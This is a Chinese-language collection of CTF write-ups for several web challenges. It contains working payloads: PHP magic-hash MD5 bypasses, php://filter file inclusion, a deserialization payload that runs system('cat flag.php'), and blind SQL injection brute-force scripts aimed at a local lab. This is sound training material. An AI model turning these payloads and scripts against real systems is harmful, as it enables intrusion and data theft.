Content-type: text/html; charset=UTF-8

<h1>Congratulations!</h1>
<!-- flag{mZ3YAsfPLN1g7fTDjb1khTLgbhLG1w}
-->
Type a search term
0 matches
Type a search term
0 matches




`flag{mZ3YAsfPLN1g7fTDjb1khTLgbhLG1w}`


- **解法二：Postman**

从头做起好了~


访问这个url，得到了：




上传一个cookie：



然后上传变量，Postman自动将变量进行编码：



'&=&=&'的值要为'%0A'哦!




Notice: Undefined index: Referer in C:\Users\12751\Desktop\test\index.php on line 19

Call Stack

#	Time	Memory	Function	Location
1	0.0016	381432	{main}( )	...\index.php:0

请把"www.google.com"解析到本网址

加一个Referer:




Notice: Undefined index: User-Agent in C:\Users\12751\Desktop\test\index.php on line 23

Call Stack

#	Time	Memory	Function	Location
1	0.0012	381560	{main}( )	...\index.php:0

Please use a browser named 'YTXNB'

改一改User-Agent：



其实还可以用python的requests库来进行上传，也比较方便的。

题目名称：easy_php

题目描述：flag in flag.php!

分值：200

flag：flag{W31C0M3_T0_2JNUCTF_YTXNB}

---

wp:

```
payload:?password=******&a=s878926199a&file=php://filter/read=convert.base64-encode/resource=flag.php
```

爆破出来账号密码是：admin - hack

然后就是代码审计，代码如下：

```php
<?php
highlight_file(__FILE__);
if(isset($_GET['password'])){
    if(strcmp($_GET['password'],"******") == 0){
    //上传一个password变量，值为‘******’
        if(isset($_GET['a']) && md5($_GET['a'])==0){
        //上传一个变量a，a的md5值必须为'0e'开头的。
            if (isset($_GET['file'])){
            //上传一个变量'file',并将其包含进来。
                include ($_GET['file']);
            }
        }
        else{
            die("funny_md5!");
        }
    }
    else {
        die("wrong password!");
    }
}
else {
    die("password!");
}
?>
```

`strcmp()` 函数比较两个字符串。
strcmp(*string1,string2*)
若string1<string2,结果<0
若string1>string2,结果>0
若string1=string2,结果=0

`isset()` 函数用于检测变量是否已设置并且非NULL。
若空返回0，不空返回1。

`eval()` 函数把字符串按照PHP代码来计算。

`die()` 函数输出一条消息，并退出当前脚本。

代码的思路是：
首先检测是否上传 `password`，若未上传，输出 `password!` 并退出。
若上传，则将 `a` 变量的值md5哈希后与0进行比较。这里用的是 `==` 判断，是弱比较，所以会将 `0e` 开头，后面都为数字的变量都识别为科学计数法，值为0。
最后上传一个 `file` 变量，并将这个变量作为文件名包含进php函数。这里利用了文件包含漏洞，利用 `php://filter` 伪协议,将flag.php包含进来就行。

```
0e开头的md5和原值：

s878926199a
0e545993274517709034328855841020

s155964671a
0e342768416822451524974117254469

s214587387a
0e848240448830537924465865611904

s214587387a
0e848240448830537924465865611904
```

```
s878926199a
0e545993274517709034328855841020

s1091221200a
0e940624217856561557816327384675

s1885207154a
0e509367213418206700842008763514

s1502113478a
0e861580163291561247404381396064

s1885207154a
0e509367213418206700842008763514

s1836677006a
0e481036490867661113260034900752

s155964671a
0e342768416822451524974117254469

s1184209335a
0e072485820392773389523109082030

s1665632922a
0e731198061491163073197128363787

s1502113478a
0e861580163291561247404381396064

s1836677006a
0e481036490867661113260034900752

s1091221200a
0e940624217856561557816327384675

s155964671a
0e342768416822451524974117254469

s1502113478a
0e861580163291561247404381396064

s155964671a
0e342768416822451524974117254469

s1665632922a
0e731198061491163073197128363787
```

题目名称：easy_serialization

题目描述：你会操作linux吗？

分值：150

flag：flag{111010338968749856723111109015390 12}

---

wp:

```
payload: ?password=s155964671a&s=O:3:"Cmd":1:{s:3:"key";s:5:"hello";}&cmd=system('cat flag.php');
```

题目代码如下：

```
<?php
error_reporting(0);
highlight_file(__FILE__);
$password="0e152458479632589632547851236598";
class Cmd{
    public $key;
    function __destruct(){
        if( $this->key === "hello"){
        eval($_GET["cmd"]);
        }
    }
}
if(md5($_GET["password"])==$password){
    unserialize($_GET["s"]);
}else{
    echo "Password wrong...";
}

?>
```

首先，上传一个password，要求md5值= `0e152458479632589632547851236598`，因为是弱比较，所以传一个 `s155964671a` 就行，md5值为 `0e848240448830537924465865611904` 。在进行弱比较的时候，两个都会被看成科学技术法，值都为0，所以相等。

然后上传一个 `s` 变量，并将其反序列化。这里存在一个漏洞，因为在Cmd类里面，当$key='hello'时，在这个php程序 `执行结束后` 会将上传的 `cmd` 变量当做php语句执行，这里就相当于控制对方的命令行进行操作。

`__destruct()` 函数在php中被叫做 `魔术方法`，该方法的作用是在程序结束后被销毁后进行一系列操作。

构造变量 `s` 的方法：

```
<?php
class Cmd{
 public $key='hello';
 function __destruct(){
  if( $this->key === "hello"){
  eval($_GET["cmd"]);
  }
 }
}
echo serialize(new cmd());
?>
//得到：O:3:"Cmd":1:{s:3:"key";s:5:"hello";}
```

所以 `payload: ?password=s155964671a&s=O:3:"Cmd":1:{s:3:"key";s:5:"hello";}&cmd=system('cat flag.php');`

题目：easy_web

题目描述：flag:flag{纯数字}

分值：500

flag： flag{094935181553728918036522020159}

WriteUp

这是一个过滤空格的布尔盲注。过滤空格，所有空格用`/**/`替代就行（主要为了防止sqlmap一把嗦）。考点在于盲注~

先测试一下数据库的长度

```
1'/**/and/**/length(database())>4#
1'/**/and/**/length(database())=6#
所以数据库长度=6（可以利用二分法）
```

一个个试数据库的字母

```
1'/**/and/**/substr(database(),1,1)='e'#
```

嫌麻烦，用python写脚本爆数据库：

```
#! /usr/bin/env python
# -*- coding: utf-8 -*-
import requests
import re

url = "http://127.0.0.1/exam/easy_sql/?id=1'/**/and/**/substr(database(),{},1)='{}'%23"
l = 'qwertyuiopasdfghjklzxcvbnmQWERTYUIOPASDFGHJKLZXCVBNM1234567890'
database=''
for i in range(1,7):
 for j in l:
  p = url.format(str(i),j)
  print(p)
  try:
   r = requests.get(p)
   r.encoding='utf-8'
   if re.findall("<h1>(.*?)</h1>",r.text,re.S)[0] == '猜猜flag在哪~':
    database += j
    print (j)
    break
  except Exception as e:
   continue
print (database)
#得到数据库：employ
```

测试表名：

```
1'/**/and/**/substr((select/**/table_name/**/from/**/information_schema.tables/**/where/**/table_schema=database()/**/limit/**/0,1),1,1)='e';#
#第一个表的第一个字母是e
```

python脚本：

```python
#! /usr/bin/env python
# -*- coding: utf-8 -*-
import requests
import re

url = "http://127.0.0.1/exam/easy_sql/?id=1'/**/and/**/substr((select/**/table_name/**/from/**/information_schem
a.tables/**/where/**/table_schema=database()/**/limit/**/0,1),{},1)='{}';%23"
l = 'qwertyuiopasdfghjklzxcvbnmQWERTYUIOPASDFGHJKLZXCVBNM1234567890'
table=''
for i in range(1,7):
 for j in l:
  p = url.format(str(i),j)
  print(p)
  try:
   r = requests.get(p)
   r.encoding='utf-8'
   if re.findall("<h1>(.*?)</h1>",r.text,re.S)[0] == '猜猜flag在哪~':
    table += j
    print (j)
    break
  except Exception as e:
   continue
print (table)
#脚本需要改URL部分  limit0,1  limit1,1  limit2,1  limit3,1
#range(1,7)那一块也要修改，根据表名长度来调整
#得到三个表名：email，employee，password
```

测试字段名：

```
1'/**/and/**/substr((select/**/column_name/**/from/**/information_schema.columns/**/where/**/table_name='passwor
d'/**/limit/**/0,1),1,1)='i';#
```

python

```python
#! /usr/bin/env python
# -*- coding: utf-8 -*-
import requests
import re

url = "http://127.0.0.1/exam/easy_sql/?id=1'/**/and/**/substr((select/**/column_name/**/from/**/information_sche
ma.columns/**/where/**/table_name='password'/**/limit/**/0,1),{},1)='{}';%23"
l = 'qwertyuiopasdfghjklzxcvbnmQWERTYUIOPASDFGHJKLZXCVBNM1234567890'
database=''
for i in range(1,9):
 for j in l:
  p = url.format(str(i),j)
  print(p)
  try:
   r = requests.get(p)
   r.encoding='utf-8'
   if re.findall("<h1>(.*?)</h1>",r.text,re.S)[0] == '猜猜flag在哪~':
    database += j
    print (j)
    break
  except Exception as e:
   continue
print (database)
#得到两个字段 一个是id 另一个是password
```

测试字段内容：

python

```
#! /usr/bin/env python
# -*- coding: utf-8 -*-
import requests
import re

url = "http://127.0.0.1/exam/easy_sql/?id=1'/**/and/**/substr((select/**/password/**/from/**/password/**/limit/*
*/8,9),{},1)='{}';%23"
l = 'qwertyuiopasdfghjklzxcvbnmQWERTYUIOPASDFGHJKLZXCVBNM1234567890'
dump=''

for i in range(1,39):
    for j in l:
        p = url.format(str(i),j)
        print(p)
        try:
            r = requests.get(p)
            r.encoding='utf-8'
            if re.findall("<h1>(.*?)</h1>",r.text,re.S)[0] == '猜猜flag在哪~':
                dump += j
                print (j)
                break
            elif j=='0':
                break
        except Exception as e:
            continue
print (dump)
#flag= flag{094935181553728918036522020159}
```